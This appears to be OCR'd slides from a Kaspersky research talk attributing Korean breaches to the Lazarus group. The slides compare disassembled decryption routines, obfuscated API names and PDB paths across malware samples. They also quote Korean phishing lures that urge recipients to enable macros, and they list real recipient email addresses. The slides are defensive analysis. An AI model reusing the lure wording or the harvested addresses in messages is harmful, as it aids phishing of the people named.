
Way of expression of email

- Whole email was written by Korean
- Some Korean words in email body are only used in North Korea

NK expression	SK expression	In English
총적으로	총제적으로	Generally
회답	회신, 답변	reply

Who is behind?

Interpark breached



Who is behind?

Korea MND Breached

- **Dynamic API loading**

```
^CreateThread  S^CreateFileA   S^GetFileSize   S^LockFile  S^WaitForSingleObjec
r  S^CreateSemaphoreA  S^CreateEventA  S^SetEvent  S^DeleteCriticalSection S^Re
^CreateProcessA    S^ReadFile  S^TerminateProcess  S^TerminateThread   S^GetWin
dto    S^closesocket   S^Iphlpapi.dll  S^GetAdaptersInfo   S^GetPerAdapterInfo
leaseContext   S^CryptEncrypt  S^CryptDestroyKey   S^CryptDecrypt  S^CryptCreat
A  S^InternetConnectA  S^HttpOpenRequestA  S^InternetCloseHandle   S^InternetSe
```

- Obfuscated API and DLL name
- Prepended “S^” characters

- **Malware PDB path using same trick**

e:\Work\BackUp\2011\nstar_1103\BackDoor\BsDll-up\Release\BsDll.pdb
g:\VM_Share\Bs\Release\BsDll.pdb
g:\VM_Share\mail_attack\Bs\Release\BsDll.pdb
Z:\1Mission\Team_Project\[2012.6 ~]\HTTP Trojan 2.0\HttpDr0pper\Win32\Release\HttpSecurityProvider.pdb
Z:\1Mission\Team_Project\[2012.6 ~]\HTTP Troy\HttpDr0pper\Win32\Release\HttpSecurityProvider.pdb
Z:\1Mission\Team_Project\[2012.6 ~]\HTTP Troy\HttpDr0pper\Win32\Release\HttpSecurityProvider.pdb

Who is behind?

Korea MND Breached

- Decryption routine

```
                        loc_403F70:
8A 1C 37                mov     bl, [edi+esi]
32 DA                   xor     bl, dl
32 D8                   xor     bl, al
32 D9                   xor     bl, cl
88 1E                   mov     [esi], bl
8A D8                   mov     bl, al
32 D9                   xor     bl, cl
22 DA                   and     bl, dl
8A D0                   mov     dl, al
22 D1                   and     dl, cl
32 DA                   xor     bl, dl
8B 54 24 10             mov     edx, [esp+18h+var_8]
8A CB                   mov     cl, bl
8D 1C D5 00 00 00 00    lea     ebx, ds:0[edx*8]
33 DA                   xor     ebx, edx
81 E3 F8 07 00 00       and     ebx, 7F8h
C1 E3 14                shl     ebx, 14h
C1 EA 08                shr     edx, 8
0B D3                   or      edx, ebx
8D 1C 00                lea     ebx, [eax+eax]
33 D8                   xor     ebx, eax
C1 E3 04                shl     ebx, 4
33 D8                   xor     ebx, eax
8B E8                   mov     ebp, eax
83 E3 80                and     ebx, 0FFFFFF80h
C1 E5 07                shl     ebp, 7
33 DD                   xor     ebx, ebp
C1 E3 11                shl     ebx, 11h
C1 E8 08                shr     eax, 8
0B C3                   or      eax, ebx
46                      inc     esi
83 6C 24 14 01          sub     [esp+18h+var_4], 1
89 54 24 10             mov     [esp+18h+var_8], edx
75 A4                   jnz     short loc_403F70
```

primary

```
                        loc_403F70:
8A 1C 37                mov     bl, [edi+esi]
32 DA                   xor     bl, dl
32 D8                   xor     bl, al
32 D9                   xor     bl, cl
88 1E                   mov     [esi], bl
8A D8                   mov     bl, al
32 D9                   xor     bl, cl
22 DA                   and     bl, dl
8A D0                   mov     dl, al
22 D1                   and     dl, cl
32 DA                   xor     bl, dl
8B 54 24 10             mov     edx, [esp+18h+var_8]
8A CB                   mov     cl, bl
8D 1C D5 00 00 00 00    lea     ebx, ds:0[edx*8]
33 DA                   xor     ebx, edx
81 E3 F8 07 00 00       and     ebx, 7F8h
C1 E3 14                shl     ebx, 14h
C1 EA 08                shr     edx, 8
0B D3                   or      edx, ebx
8D 1C 00                lea     ebx, [eax+eax]
33 D8                   xor     ebx, eax
C1 E3 04                shl     ebx, 4
33 D8                   xor     ebx, eax
8B E8                   mov     ebp, eax
83 E3 80                and     ebx, 0FFFFFF80h
C1 E5 07                shl     ebp, 7
33 DD                   xor     ebx, ebp
C1 E3 11                shl     ebx, 11h
C1 E8 08                shr     eax, 8
0B C3                   or      eax, ebx
46                      inc     esi
83 6C 24 14 01          sub     [esp+18h+var_4], 1
89 54 24 10             mov     [esp+18h+var_8], edx
75 A4                   jnz     short loc_403F70
```

Ministry of National Defense Malware

secondary

```
                        loc_404130:
8A 1C 37                mov     bl, [edi+esi]
32 DA                   xor     bl, dl
32 D8                   xor     bl, al
32 D9                   xor     bl, cl
88 1E                   mov     [esi], bl
8A D8                   mov     bl, al
32 D9                   xor     bl, cl
22 DA                   and     bl, dl
8A D0                   mov     dl, al
22 D1                   and     dl, cl
32 DA                   xor     bl, dl
8B 54 24 20             mov     edx, [esp+10h+arg_C]
8A CB                   mov     cl, bl
8D 1C D5 00 00 00 00    lea     ebx, ds:0[edx*8]
33 DA                   xor     ebx, edx
81 E3 F8 07 00 00       and     ebx, 7F8h
C1 E3 14                shl     ebx, 14h
C1 EA 08                shr     edx, 8
0B D3                   or      edx, ebx
8D 1C 00                lea     ebx, [eax+eax]
33 D8                   xor     ebx, eax
C1 E3 04                shl     ebx, 4
33 D8                   xor     ebx, eax
8B E8                   mov     ebp, eax
83 E3 80                and     ebx, 0FFFFFF80h
C1 E5 07                shl     ebp, 7
33 DD                   xor     ebx, ebp
C1 E3 11                shl     ebx, 11h
C1 E8 08                shr     eax, 8
0B C3                   or      eax, ebx
46                      inc     esi
83 6C 24 24 01          sub     [esp+10h+arg_10], 1
89 54 24 20             mov     [esp+10h+arg_C], edx
75 A4                   jnz     short loc_404130
```


DarkSeoul Variant Malware

```
                        loc_415455:
                        mov     bl, [edi+esi]
                        xor     bl, dl
                        xor     bl, al
                        xor     bl, cl
                        mov     [esi], bl
                        mov     bl, al
                        xor     bl, cl
                        and     bl, dl
                        mov     dl, al
                        and     dl, cl
                        xor     bl, dl
                        mov     edx, [esp+1Ch+var_C]
                        mov     cl, bl
                        mov     ebx, edx
                        and     ebx, 0FFh
```

on GhostRat Malware


Who is behind?

Korea MND Breached



Who is behind?

Summary



GREAT Global Research & Analysis Team

KASPERSKY lab

Lazarus? Who is them?

Lazarus is state-sponsored attack group

But not well funded ☹

Very activate and expand their target!

Ambiguous Boundary

Cyber espionage vs Cyber crime

	Cyber Espionage	Cyber Crime	Above case
Intention	▪ National profit ▪ Financial profit	▪ Financial profit and financial profit	▪ Interpark breach ▪ Global bank attack
TTPs	▪ Exploit ▪ Backdoor + @	▪ Exploit ▪ Trojan, Ransomware	▪ Exploit ▪ Trojan, Backdoor
Target	▪ Any enterprise / organization	▪ Unspecified individual / company	▪ Interpark breach ▪ Global bank attack

Ambiguous Boundary

Cyber espionage vs Cyber crime

[PDF] Targeted Ransomware No Longer a Future Threat - Intel Security
www.intelsecurity.com/.../Analysis_SamSa_Ransomware.pdf ▾ 이 페이지 번역하기
Targeted Ransomware. No Longer a Future Threat. Analysis of a targeted and manual ransomware campaign. February 2016. By Christiaan Beek and Andrew ...

Targeted Ransomware Attacks Middle Eastern Government ...
researchcenter.paloaltonetworks.com › Unit 42 ▾ 이 페이지 번역하기
13시간 전 - Recently, Unit 42 has observed attacks against multiple Middle Eastern government organizations using a previously unseen **ransomware** ...

Samsam may signal a new trend of targeted ransomware | Symantec ...
https://www.symantec.com/.../samsam-may-signal-new-trend-targ... ▾ 이 페이지 번역하기
2016. 4. 5. - A new crypto-**ransomware** variant may indicate a shift towards **targeting** businesses with malware that encrypts their files.

Ransomware Getting More Targeted, Expensive — Krebs on Security
https://krebsonsecurity.com/.../ransomware-getting-more-targeted... ▾ 이 페이지 번역하기
2016. 9. 15. - In an alert published today, the U.S. Federal Bureau of Investigation (FBI) warned that recent **ransomware** variants have **targeted** and ...

[PDF] Targeted Ransomware: The Next Evolution in ... - The Crypsis Group
www.crypsisgroup.com/.../CG_WhitePaper_Ransomware_FINAL... ▾ 이 페이지 번역하기

Mon 12/26/2016 3:05 PM
jaehoo kim <kimjaehoo0304@gmail.com>
한국장애인개발원 내부지침 사항
받는 사람 namju24@koddi.or.kr; namsh@koddi.or.kr; natsell@koddi.or.kr; salha@koddi.or.kr; shin@koddi.or.kr; sjh929@koddi.or.kr; soo014@koddi.or.kr

Tue 12/27/2016 5:41 PM
siho shin <shinmiho0619@gmail.com>
한국언론진흥재단 내부지침 사항
받는 사람 qorrhf75@kpf.or.kr; research@kpf.or.kr; rina37@kpf.or.kr; shlee@kpf.or.kr; shyang@kpf.or.kr; skpark430@kpf.or.kr; unionbay@kpf.or.kr; webmaster@kpf.or.kr; weensen@kpf.or.kr

반드시 확인하시고 정확히 인지하셔서 불이익을 당하시는 일이 없도록 바랍니다

아직은 확정사항은 아니지만

미리 숙지하셔서 꼭 참고하시기 바랍니다

문서가 외부로 유출되서는 안되기 때문에


비밀번호를 설정하였습니다

비밀번호는 1234 입니다


매크로 콘텐츠를 허용해야 문서 내용이 보이니 참고하시기 바랍니다

혹시나 문서가 외부로 유출 될 경우 차후 불이익을 받으실 수 있으시니

Ambiguous Boundary



Cyber espionage vs Cyber crime



Conclusion

- They are getting close to each others
- No points in distinguishing

QUESTIONS

seongsu.park@kaspersky.com

Global Research and Analysis Team
KASPERSKY lab

Thank You